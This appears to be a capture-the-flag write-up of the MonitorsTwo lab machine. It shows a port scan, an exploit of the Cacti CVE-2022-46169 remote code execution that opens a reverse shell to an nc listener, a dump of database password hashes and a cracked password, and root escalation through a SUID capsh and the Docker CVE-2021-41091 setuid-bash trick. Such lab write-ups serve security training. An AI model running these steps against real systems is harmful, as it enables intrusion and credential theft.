


Information Gathering

1) found a http port

```
(vigneswar@VigneswarPC)-[~]  
$ sudo nmap 10.10.11.211  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-09 09:05 IST  
Nmap scan report for 10.10.11.211  
Host is up (0.24s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 4.05 seconds
```

2) found a webapp



Cacti

Software



Cacti is an open-source, web-based network monitoring, performance, fault and configuration management framework designed as a front-end application for the open-source, industry-standard data logging tool RRDtool. Cacti allows a user to poll services at predetermined intervals and graph the resulting data. [Wikipedia](#)

Developer(s): The Cacti Group, Inc

Initial release: September 23, 2001; 22 years ago

License: [GNU General Public License](#)

Stable release: 1.2.25 / 5 September 2023; 2 months ago

Written in: [PHP](#), [MySQL](#)

Vulnerability Assessment

1) found a vulnerability

CVE-2022-46169-CACTI-1.2.22

This is a exploit of CVE-2022-46169 to cacti 1.2.22. This exploit allows through an RCE to obtain a reverse shell on your computer.

Exploitation

1) exploited the unauthenticated rce

```
(vigneswar@VigneswarPC)-[~/Exploits]
$ python3 test.py -u http://10.10.11.211 --LHOST 10.10.14.5 --LPORT 4444
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!
```

```
(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.211] 50986
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ |
```

2) found entry point to the docker

```
cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is '-f' or '--some-option'
if [ "${1#-}" != "$1" ]; then
    set -- apache2-foreground "$@"
fi

exec "$@"
```

3) found password hashes from database

```
MySQL [cacti]> select * from user_auth;
select * from user_auth;
```

	id	username	password		realm	full_name	email_address	must_change_password	pa	
	sshow_change	show_tree	show_list	show_preview	graph_settings	login_opts	policy_graphs	policy_trees	policy_hosts	policy_graph_templates
	enabled	lastchange	lastlogin	password_history	locked	failed_attempts	lastfail	reset_perms		
on	1	admin	\$2y\$10\$IhEA.Og8vrwvueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC			0	Jamie Thompson	admin@monitorstwo.htb		on
		on	-1	-1	-1	on	2	1	1	1
on	3	guest	43e9a4ab75570f5b			0	663348655			
		on	on		on	3	0	Guest Account		on
			-1	-1	-1	on	1	1	1	1
on	4	marcus	\$2y\$10\$vcrYth5YcCLLZaPDj6PwqOYTW68W1.3WeKLbn70JonsdW/MhFYK4C			0	Marcus Brune	marcus@monitorstwo.htb		
		on	on	on	on	on	1	1	1	1
			-1	-1		on	0	2135691668		

```
3 rows in set (0.000 sec)
```

```
MySQL [cacti]>
```

4) Cracked the password

```
$2y$10$vcYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey
```

5) connected to ssh with the creds

```
marcus@monitorstwo:~$ ls
user.txt
marcus@monitorstwo:~$ |
```

Privilege Escalation

1) found some details on mail

```
marcus@monitorstwo:/var/mail$ cat marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template import previews in the xml_path field. This could allow an attacker to inject malicious code into the webpage, potentially resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulnerability by traversing directory contents and executing programs on the data directory with insufficiently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that running containers should be stopped and restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions or concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
```

2) docker version is lower than mentioned

```
marcus@monitorstwo:/var/mail$ docker --version
Docker version 20.10.5+dfsg1, build 55c4c88
```

Vulnerability Summary

CVE-2021-41091 is a flaw in Moby (Docker Engine) that allows unprivileged Linux users to traverse and execute programs within the data directory (usually located at `/var/lib/docker`) due to improperly restricted permissions. This vulnerability is present when containers contain executable programs with extended permissions, such as `setuid`. Unprivileged Linux users can then discover and execute those programs, as well as modify files if the UID of the user on the host matches the file owner or group inside the container.

3) found the docker directory

[illegible]

```
marcus@monitorstwo:/var/lib/docker$ ls /var/lib/docker/overlay2/4ec09ecfa6f3a290cd6b247d7f4f7f1a398d4f17060cdfa065e8bb83007effec/merged
bin boot dev docker-entrypoint-initdb.d entrypoint.sh etc home lib lib64 media mnt opt proc root run/sbin srv sys tmp usr var
```

4) we need privilege on docker first, checked for suids

```
$ find / -user root -perm /4000 2>/tmp/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

5) found suid privilege escalation with capsh

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which capsh) .  
./capsh --gid=0 --uid=0 --
```

```
$ capsh --gid=0 --uid=0 --  
root@50bca5e748b0:/var/www/html# whoami  
root  
root@50bca5e748b0:/var/www/html# |
```

6) added suid bit to bash in docker

```
root@50bca5e748b0:/var/www/html# chmod +s /bin/bash
```

7) got root access on main machine

```
marcus@monitorstwo:/var/lib/docker$ /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/bin/bash -p  
bash-5.1# whoami  
root  
bash-5.1# cat /root/root.txt  
98661011c6018df9ac002308681a69e3  
bash-5.1# |
```